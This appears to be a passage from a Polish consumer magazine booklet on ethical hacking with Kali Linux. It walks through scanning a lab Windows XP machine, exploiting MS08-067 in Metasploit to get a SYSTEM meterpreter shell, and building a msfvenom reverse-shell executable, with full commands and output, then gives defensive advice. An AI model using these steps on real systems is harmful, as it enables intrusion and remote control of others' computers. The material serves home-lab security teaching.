zatem, jaki będzie wynik takiego skanowania w przypadku, gdy wyłączymy systemowy firewall w systemie Windows XP. Po ponownym wykonaniu skanowania będziemy mogli zobaczyć, że zostały wyszukane różnego rodzaju słabości, które pozwalają przejąć zdalnie kontrolę nad skanowanym komputerem. Tego typu słabości należą do krytycznych zagrożeń, które za wszelką cenę należy wyeliminować.




Każda słabość jest odpowiednio opisana i sklasyfikowana. Podana jest data wykrycia, nazwa, pod jaką jest zapisana, oraz źródła, gdzie znajdziemy więcej informacji. Jeśli skanując własną sieć domową, wykryjemy urządzenia ze słabościami, musimy koniecznie sprawdzić w wyszukiwarce, na czym polega każda z nich i jak się zabezpieczyć. Na przykład w Windows XP, aby pozbyć się słabości MS08-067, należy aktywować systemowy firewall. A w przypadku MS17-010 należy wyłączyć udostępnianie plików w sieci lokalnej.

```
msf5 > db_nmap -Pn -n -sV --script vuln 192.168.1.113
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-09 17:34 CET
[*] Nmap: Pre-scan script results:
[*] Nmap: | broadcast-avahi-dos:
[*] Nmap: |   Discovered hosts:
[*] Nmap: |     224.0.0.251
[*] Nmap: |   After NULL UDP avahi packet DoS (CVE-2011-1002).
[*] Nmap: |_  Hosts are all up (not vulnerable).
[*] Nmap: Nmap scan report for 192.168.1.113
[*] Nmap: Host is up (0.00011s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT    STATE SERVICE      VERSION
[*] Nmap: 135/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
[*] Nmap: 139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
[*] Nmap: 445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
[*] Nmap: MAC Address: 08:00:27:FA:59:AA (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:window
[*] Nmap: Host script results:
[*] Nmap: |_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
[*] Nmap: | smb-vuln-ms08-067:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Microsoft Windows system vulnerable to remote code execution (MS
[*] Nmap: |     State: VULNERABLE
[*] Nmap: |     IDs:  CVE:CVE-2008-4250
[*] Nmap: |           The Server service in Microsoft Windows 2000 SP4, XP SP
[*] Nmap: |           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows
[*] Nmap: |           code via a crafted RPC request that triggers the overfl
[*] Nmap: |
[*] Nmap: |     Disclosure date: 2008-10-23
[*] Nmap: |     References:
[*] Nmap: |       https://technet.microsoft.com/en-us/library/security/ms08-0
[*] Nmap: |_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-425
[*] Nmap: |_smb-vuln-ms10-054: false
[*] Nmap: |_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debu
[*] Nmap: | smb-vuln-ms17-010:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Remote Code Execution vulnerability in Microsoft SMBv1 servers
[*] Nmap: |     State: VULNERABLE
[*] Nmap: |     IDs:  CVE:CVE-2017-0143
[*] Nmap: |     Risk factor: HIGH
[*] Nmap: |       A critical remote code execution vulnerability exists in Mi
[*] Nmap: |        servers (ms17-010).
[*] Nmap: |
[*] Nmap: |     Disclosure date: 2017-03-14
[*] Nmap: |     References:
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
[*] Nmap: |       https://technet.microsoft.com/en-us/library/security/ms17-01
[*] Nmap: |_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer
[*] Nmap: Service detection performed. Please report any incorrect results at
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 48.55 seconds
msf5 >
```


Dla początkujących: Armitage

Oczywiście, wyłączając firewall, sami stworzyliśmy zagrożenie. Jeśli ponownie klikniemy w programie Armitage na górnym pasku na **Attacks**, **Find Attacks**, przy naszej maszynie wirtualnej pojawią się dostępne ataki – wystarczy kliknąć na jeden z nich prawym przyciskiem myszy.




W przypadku Armitage nie jesteśmy w stanie od razu stwierdzić, na jaką słabość podatny jest testowany system. Musimy ręcznie sprawdzać ataki jeden po drugim. My wykorzystamy słabość MS08-067, bo wiemy, że nasza testowa maszyna jest na nią podatna. Wystarczy kliknąć na atak, a następnie na **Launch**.


W oknie u dołu pojawi się przebieg wykonywania exploitu. Jeśli pojawi się wpis:



Meterpreter session 1 opened, zostało nawiązane połączenie z daną maszyną i uzyskaliśmy dostęp zdalny.

Dodatkowo w głównym oknie widoku hostów symbol maszyny zostaje zmieniony na taki, który oznacza pokonanie zabezpieczeń





maszyny – mamy nad nią pełną kontrolę. Wystarczy kliknąć prawym przyciskiem myszy na przejętą maszynę, wybrać z menu opcję **Meterpreter 1**, a potem jedną z kategorii. Na tym etapie można zrobić praktycznie wszystko: wykonać zrzut hashy z hasłami danego systemu, przeglądać pliki na dysku, wykonywać zrzuty ekranu, nagrywać dźwięk z mikrofonu lub obraz z kamery internetowej, a nawet zainstalować backdoor, dzięki któremu bez kolejnego ataku będziemy mogli połączyć się z daną maszyną.

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.108:23923
[*] 192.168.1.113:445 - Automatically detecting the target...
[*] 192.168.1.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Polish
[*] 192.168.1.113:445 - Selected Target: Windows XP SP3 Polish (NX)
[*] 192.168.1.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (180291 bytes) to 192.168.1.113
[*] Meterpreter session 1 opened (192.168.1.108:23923 -> 192.168.1.113:1042) at 2020-01-10 10:07:16 +0100

msf5 exploit(windows/smb/ms08_067_netapi) >
```

Dla zaawansowanych: msfconsole

```
msf5 > search ms08-067 A

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft

msf5 >
```

Jak już wiemy, **msfconsole** i **metasploit** są trudniejsze w obsłudze, jednak niezastąpione, gdyż pozwalają na uzyskanie bardziej precyzyjnych informacji na temat słabości testowanego systemu. Cały proces próby przejęcia kontroli można wykonać z poziomu msfconsole i w większości przypadków jest to jedyna zalecana metoda, gdyż Armitage nie zawsze jest kompatybilny z różnymi exploitami (słabościami).

1 Po przeskanowaniu w poprzednich wskazówkach wiemy, że nasza maszyna jest z pewnością podatna na słabość **MS08-067**.

2 Wewnątrz msfconsole wpisujemy polecenie:
search ms08-067 A.

Po zakończeniu można wybrać metodę ataku – wybieramy z kategorii **exploit**.

3 W celu załadowania exploitu do uruchomienia wpisujemy polecenie:
use exploit/windows/smd/ms08_067_netapi ●.

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) >
```

4 Wpisujemy polecenie **options** ●, dzięki niemu poznamy szczegóły danego modułu i opcje do ustawienia.

5 W tym przypadku wystarczy skonfigurować jedynie opcję **RHOSTS** – czyli adres IP naszego celu. Wpisujemy polecenie:
set rhosts [adres IP] ●.

```
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.113
rhosts => 192.168.1.113
msf5 exploit(windows/smb/ms08_067_netapi) >
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) >
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.1.113:445 - The target is vulnerable.
msf5 exploit(windows/smb/ms08_067_netapi) >
```
B

6 Na tym etapie możemy już sprawdzić, czy cel jest podatny na ten konkretny moduł wybrany przez nas z listy w kroku **3**. Wpisujemy polecenie **check** B.

7 Jest to jedynie przybliżona analiza i może być ona fałszywie pozytywna – to czy cel jest na pewno podatny, można sprawdzić jedynie, przeprowadzając faktycznie atak.

8 Jeśli w tym momencie go uruchomimy, nic jednak nie uzyskamy, gdyż nie został skonfigurowany nasłuch, czyli nie uzyskamy informacji zwrotnych z testowanej maszyny. Dodajemy go, wpisując polecenie:
set payload windows/x64/meterpreter/reverse_tcp.

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.108
lhost => 192.168.1.108
msf5 exploit(windows/smb/ms08_067_netapi) >
```
C

9 Musimy też dodać informację, na jaki adres IP ma być kierowana zwrotna komunikacja – podajemy adres maszyny z systemem Kali Linux:
set lhost [adres IP] C.

10 Po ponownym wykonaniu polecenia **options** D będziemy mogli zobaczyć wprowadzone przez nas zmiany.

```
msf5 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.113    yes       The target host(s),
   RPORT    445              yes       The SMB service por
   SMBPIPE  BROWSER          yes       The pipe name to us


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Ac
   LHOST     192.168.1.108    yes       The listen address
   LPORT     4444             yes       The listen port
```
D

11 Teraz pozostaje jedynie uruchomienie testu – wykonujemy komendę **run**. Test przebiegł poprawnie, gdyż uzyskaliśmy dostęp do sesji **meterpreter** E.

12 Po wykonaniu komendy **getuid** dowiemy się, jakie mamy uprawnienia – **ZARZĄDZANIE NT**, to najwyższe możliwe uprawnienia. Możemy uzyskać dostęp bezpośredni do Wiersza polecenia z uprawnieniami administratora, wykonując polecenie **shell**.

```
meterpreter > getuid
Server username: ZARZĄDZANIE NT\SYSTEM
meterpreter > shell
Process 120 created.
Channel 2 created.
Microsoft Windows XP [Wersja 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] 192.168.1.113:445 - Automatically detecting the target...
[*] 192.168.1.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Polish
[*] 192.168.1.113:445 - Selected Target: Windows XP SP3 Polish (NX)
[*] 192.168.1.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (180291 bytes) to 192.168.1.113
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.113:1031) at 2020-01-10 11:33:55 +0100

meterpreter >
```
E



Jak obronić się przed tego typu atakami

Dzięki powyższym przykładom mogliśmy poznać w przybliżeniu krok po kroku analizy bezpieczeństwa konkretnego urządzenia w sieci. Wiemy już też, jak bardzo niebezpieczne są słabości, które umożliwiają zdalny dostęp do maszyny – ofiara ataku nie jest nawet świadoma, że została zaatakowana. Dlatego też po wykonaniu audytu, gdy okaże się, że nasza maszyna jest podatna na konkretne ataki, należy jak najszybciej zapoznać się z każdym z nich i uniemożliwić go. W większości przypadków sprowadza się to do aktywowania firewalla, wyłączenia udostępniania plików oraz innych usług, które mogą mieć otwarte porty i nasłuchiwać w sieci. Wszystkie te słabości wyjdą na jaw w trakcie testów i będziemy mogli się obronić. Oczywiście jest tu mowa o atakach zdalnych wykonywanych z wewnątrz sieci. Program antywirusowy niekoniecznie może obronić nas przed tego typu atakiem.

Ataki wykonywane po stronie klienta lub przez internet

Druga grupa ataków, nieco mniej niebezpiecznych, to ataki, które polegają na próbie oszukania ofiary, aby kliknęła na jakiś niebezpieczny link lub pobrała niebezpieczny plik i uruchomiła go na swoim komputerze. Bardzo często na tego typu ataki podatni są starsi użytkownicy, którzy nie są świadomi zagrożenia. Takie ataki mogą również być wykonywane z poziomu **msfconsole**, dzięki temu możemy na wirtualnej maszynie sprawdzić, jak zachowuje się system w przypadku takiego ataku. W tych testach sprawdzimy bezpieczeństwo systemu Windows 10.

Utworzymy najprostszy złośliwy program, który pozwoli na uzyskanie kontroli zdalnej oraz utworzenie połączenia zwrotnego z systemem Kali Linux.

Tworzenie złośliwego pliku i sprawdzenie ochrony

W tym celu wykorzystamy narzędzie **msfvenom**, które wchodzi w skład pakietu **metasploit**. Utworzymy najprostszy możliwy program, którego zadaniem jest wykonanie połączenia zwrotnego.

1 W Terminalu wykonujemy komendę: **msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe LHOST=[adres IP Kali Linux] LPORT=4444 > szkodliwy_plik.exe**.

```
krzysiek@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe
 LHOST=192.168.1.108 LPORT=4444 > szkodliwy_plik.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows f
rom the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

2 Teraz musimy przygotować naszą maszynę na odebranie połączenia zwrotnego z urządzenia, które testujemy. Uruchamiamy w Terminalu narzędzie **msfconsole** i wpisujemy polecenie **use multi/handler**.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) >
```

3 Wskazujemy, z jakiego modułu do obsługi połączeń przychodzących będziemy korzystać. Wykonujemy polecenie: **set payload windows/x64/meterpreter/reverse_tcp**.

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

4 Musimy wykonać konfigurację, podając nasz adres IP: **set lhost [adres IP]** A.

```
msf5 exploit(multi/handler) > set lhost 192.168.1.108
lhost => 192.168.1.108
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse tcp):


   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted:
   LHOST     192.168.1.108    yes       The listen address (an ir
   LPORT     4444             yes       The listen port
```

5 Następnie uruchamiamy nasłuch, wykonując polecenie **run** B.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.108:4444
```


6 Teraz uruchamiamy naszą maszynę wirtualną z systemem Windows 10 i dzięki zainstalowanym dodatkom gościa przeciągamy nasz niebezpieczny plik na pulpit (jest to symulacja pobrania z internetu niebezpiecznego pliku przy wyłączonej ochronie systemu Windows 10).



7 Następnie uruchamiamy plik w systemie Windows. Będziemy mogli przez kilka sekund zaobserwować „kółko” na ekranie systemowym, ale nic nie zostanie uruchomione. W tle jednak został wykonany złośliwy kod, który stworzył furtkę dla atakującego i w systemie Kali Linux w konsoli msfconsole pojawi się otwarta sesja C. Uzyskaliśmy więc kontrolę nad systemem.

8 Jeśli jednak powtórzymy próbę takiego testowego ataku z włączoną domyślną ochroną systemu Windows, pojawi się informacja jak na kolejnej stronie. (Zaawansowani atakujący mogą korzystać ze specjalnych programów, które umożliwiają ominięcie ochrony w Windows, a nawet specjalistycznych programów antywirusowych).

Jak obronić się przed tego typu atakami




Najskuteczniejszą obroną w przypadku ataków wykonywanych po stronie klienta, czyli przez uruchamianie plików wykonywalnych, jest zwracanie szczególnej uwagi, od kogo otrzymujemy plik, czy jest to pewne źródło. Czy mamy aktywną ochronę systemową? Czy korzystamy z dodatkowych programów do ochrony systemu, na przykład **Malwarebytes Anti-Malware**

```
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.1.108:4444
[*] Sending stage (206403 bytes) to 192.168.1.112
[*] Meterpreter session 2 opened (192.168.1.108:4444 -> 192.168.1.112:49719) at 2020-01-10 13:05:03 +0100

meterpreter > getuid
Server username: DESKTOP-6BS7COG\test
meterpreter >
```




Windows Defender automatycznie blokuje zagrożenia i wirusy – niestety, nie jest tak skuteczny jak programy antywirusowe i nie zawsze może nas ochronić i wykryć zagrożenia

(W KŚ+), oraz programu antywirusowego? Działające w tle programy do ochrony powinny w czasie rzeczywistym wykryć tego typu zagrożenia przy próbie pobrania złośliwego pliku na nasz dysk. Dodatkowo również przy uruchomieniu plik jest sprawdzany, jeśli mamy program antywirusowy. Bardzo dobrym pomysłem jest także korzystanie ze strony **virustotal.com**, która umożliwia przeskanowanie pliku lub adresu URL w aż 68 silnikach programów antywirusowych.



1 Otwieramy w przeglądarce stronę o adresie **www.virustotal.com**.



2 Klikamy na **File**, **Choose file** – wskazujemy potencjalnie niebezpieczny plik z naszego dysku i klikamy na **Otwórz**.

3 Po chwili plik zostanie przeskanowany. Utworzony na próbę w ramach testów plik został wielokrotnie zmieniony w celu ukrycia jego prawdziwego działania. Jak widać, tylko część programów antywirusowych była w stanie wykryć takie zagrożenie. Dlatego tak ważne jest skanowanie w poszukiwaniu zagrożeń, jeśli chcemy, aby nasz system był bezpieczny.


Warto wiedzieć


VPN – TUNELOWANE BEZPIECZNE POŁĄCZENIE Z INTERNETEM

W kilku poprzednich rozdziałach były wspominane programy VPN. Pozwalają one na znaczne podniesienie poziomu bezpieczeństwa podczas korzystania z internetu. W sieci domowej nie ma to aż tak dużego znaczenia, gdyż nie będziemy mieć w niej intruzów, jeśli odpowiednio ją zabezpieczymy. Warto jednak korzystać z VPN zawsze, gdy używamy hotspotów i otwartych sieci Wi-Fi dostępnych w restauracjach, hotelach czy też na lotniskach. W takich miejscach nigdy nie wiemy, czy ktoś nie chce podsłuchać naszej komunikacji i przechwycić danych.

Windscribe


Do pobrania z KŚ+ (www.ksplus.pl) jest program **Windscribe**, który umożliwia korzystanie z usług VPN – zapewnia bezpieczne szyfrowane połączenie z internetem. Bezpłatna wersja programu VPN pozwala na wykorzystanie 10 GB miesięcznie (po potwierdzeniu adresu e-mail).





Nawiązujemy bezpieczne połączenie

1 Instalujemy program, uruchamiamy go, zakładamy konto i klikamy na link potwierdzający w wiadomości e-mail.




2 Teraz możemy zalogować się do programu – po podaniu danych klikamy na **Login**.

3 Wystarczy kliknąć na symbol zasilania **A**, by aktywować połączenie VPN z wybranym serwerem. Po nawiązaniu bezpiecznego połączenia wygląd okna aplikacji zostanie zmieniony na niebieski **B**.


Zwiększamy bezpieczeństwo

Domyślnie Windscribe korzysta z protokołu **IKEv2**, który opiera się na IPSec. Możemy jednak korzystać z protokołu **OpenVPN**, który zapewnia większe bezpieczeństwo.



1 W głównym oknie Windscribe klikamy na symbol trzech kresek, a potem na **Ustawienia**.


2 Przechodzimy do zakładki **Połączenie** i w polu **Tryb połączenia** wybieramy opcję **Ręczna** **C**. Zmieniamy protokół na **UDP** **D** na porcie **443** **E** – jest to protokół **OpenVPN**. Zatwierdzamy zmiany, klikając na **OK**.



Odczytujemy zagwiazdkowane hasła


Jest to bardzo prosty i przydatny trik. Pozwala szybko odszyfrować zagwiazdkowane hasła zapisane w pamięci przeglądarki. Często zdarza się, że zapominamy dane logowania, które uzupełnia za nas przeglądarka, i mamy problem, gdy potrzebujemy podać je na innym niż zwykle urządzeniu lub w innej przeglądarce. Zobaczmy, jak odkryć tekst ukryty za „gwiazdkami” na przykładzie Chrome.

1 Na urządzeniu, na którym zwykle się logujemy do danej usługi, uruchamiamy przeglądarkę, wchodzimy na stronę, do której mamy zapisane dane logowania – powinny automatycznie załadować się w formularzu logowania ●.



2 Klikamy prawym przyciskiem myszy na pole z „gwiazdkami” i wybieramy opcję **Zbadaj** **A**.


3 Zostanie otwarte okno z narzędziami dewelopera, wybrane przez nas pole tekstowe będzie automatycznie zaznaczone. Odnajdujemy w nim wpis **type=”password”** **B** i zmieniamy go na **type=”text”** **C**. Zmiany zatwierdzamy klawiszem enter.



4 Od razu po zatwierdzeniu zobaczymy, że w formularzu „gwiazdki” zostają zastąpione tekstem i można odczytać hasło.

Szybkie sprawdzanie haseł do sieci Wi-Fi zapisanych w systemie Windows


Jeśli chcemy sprawdzić hasła do sieci, z którymi łączyliśmy się w przeszłości, żeby zalogować się na nowym urządzeniu, możemy skorzystać z dostępnego w KŚ+ programu **WirelessKeyView**. Wystarczy go uruchomić, a po chwili w głównym oknie pojawi się lista wszystkich sieci bezprzewodowych, z jakimi łączyliśmy się w przeszłości wraz z hasłami dostępu. Hasła znajdują się w kolumnie **Klucz (Ascii)** ●.



JAK SKORZYSTAĆ Z E-WYDANIA KSIĄŻKI

W KŚ+ znajdziemy e-wydanie tej Biblioteczki i obraz ISO dołączonej do niej płyty do samodzielnego wypalenia na DVD lub utworzenia bootowalnego pendrive'a z Kali w wersji Live. Z KŚ+ można pobrać również superpakiet narzędzi do ochrony Windows przed hakerami.


1 Otwieramy stronę **www.ksplus.pl**. Logujemy się (używamy konta z serwisu **Komputerswiat.pl**). Jeżeli nie mamy konta, klikamy na , by się zarejestrować.



2 Po zalogowaniu się możemy zarejestrować kod nadrukowany na płycie dołączonej do książki. Wystarczy kliknąć na link i przepisać kod.



3 Uzyskamy w ten sposób dostęp do e-wydania i do bonusowego obrazu płyty . Do serwisu KŚ+ możemy logować się z dowolnego urządzenia z dostępem do internetu.



UWAGA! W KŚ+ ZA DARMO E-WYDANIE KSIĄŻKI ORAZ PLIK ISO PŁYTY

POLECAMY INNE NASZE KSIĄŻKI



OBRÓBKA WIDEO

Porady do najlepszych darmowych edytorów wideo: jak ratować nieostre ujęcia, efektownie kolorować filmy z ludźmi, tworzyć efekty specjalne. Na DVD: edytory, pliki szkoleniowe, sample wideo



100 TRIKÓW DO ZDJĘĆ

Najlepsze triki do najlepszych darmowych programów graficznych: poprawianie i retusz, efekty i filtry, fotomontaże, własne projekty. Na DVD narzędzia pokazane we wskazówkach, a w KŚ+ – bank zdjęć.



Krzysztof Dziedzic
specjalista
od sieci
i zabezpieczeń

BEZPIECZEŃSTWO DLA KAŻDEGO

Większość osób korzystających na co dzień z komputera nie zdaje sobie sprawy, jak bardzo jesteśmy narażeni na ataki cybernetyczne. Zagrożona jest nasza sieć bezprzewodowa, konta w serwisach internetowych, system operacyjny, przeglądarka, dane.

Zainstalowanie programu antywirusowego nie jest kompletnym rozwiązaniem. Warto wiedzieć, w jaki sposób myślą cyberprzestępcy i jak można powstrzymać ich ataki – pozwoli nam to zapewnić sobie bezpieczeństwo w sieci. Taką wiedzę uzyskamy z porad zawartych w tej książce.

Porady zostały podzielone na charakterystyczne rozdziały, dzięki czemu będziemy mogli krok po kroku analizować bezpieczeństwo naszej sieci oraz urządzeń do niej podłączonych i blokować możliwości ataku na naszą przestrzeń. Opisywane w książce działania to zagadnienie, którym zajmują się tak zwani etyczni hakerzy. Są to osoby, których zadaniem jest szukać luk bezpieczeństwa, jednak zamiast wykorzystywać je w złym celu, starają się jak najskuteczniej bronić przed takimi lukami.

Na płycie do książki znajdziemy specjalnie przygotowany do pracy etycznego hakera system Kali Linux. Dzięki niemu nawet początkujący będą mogli we własnym zakresie z pomocą tej książki przeprowadzić podstawowy test bezpieczeństwa własnej sieci i komputerów do niej podłączonych.

CENA 16,90 zł
w tym 5% VAT

Płyta DVD jest dodatkiem do książki

ISBN 978-83-8091-857-3 INDEKS 321 958



Nr 1/2020 (105)



KOMPUTER
ŚWIAT
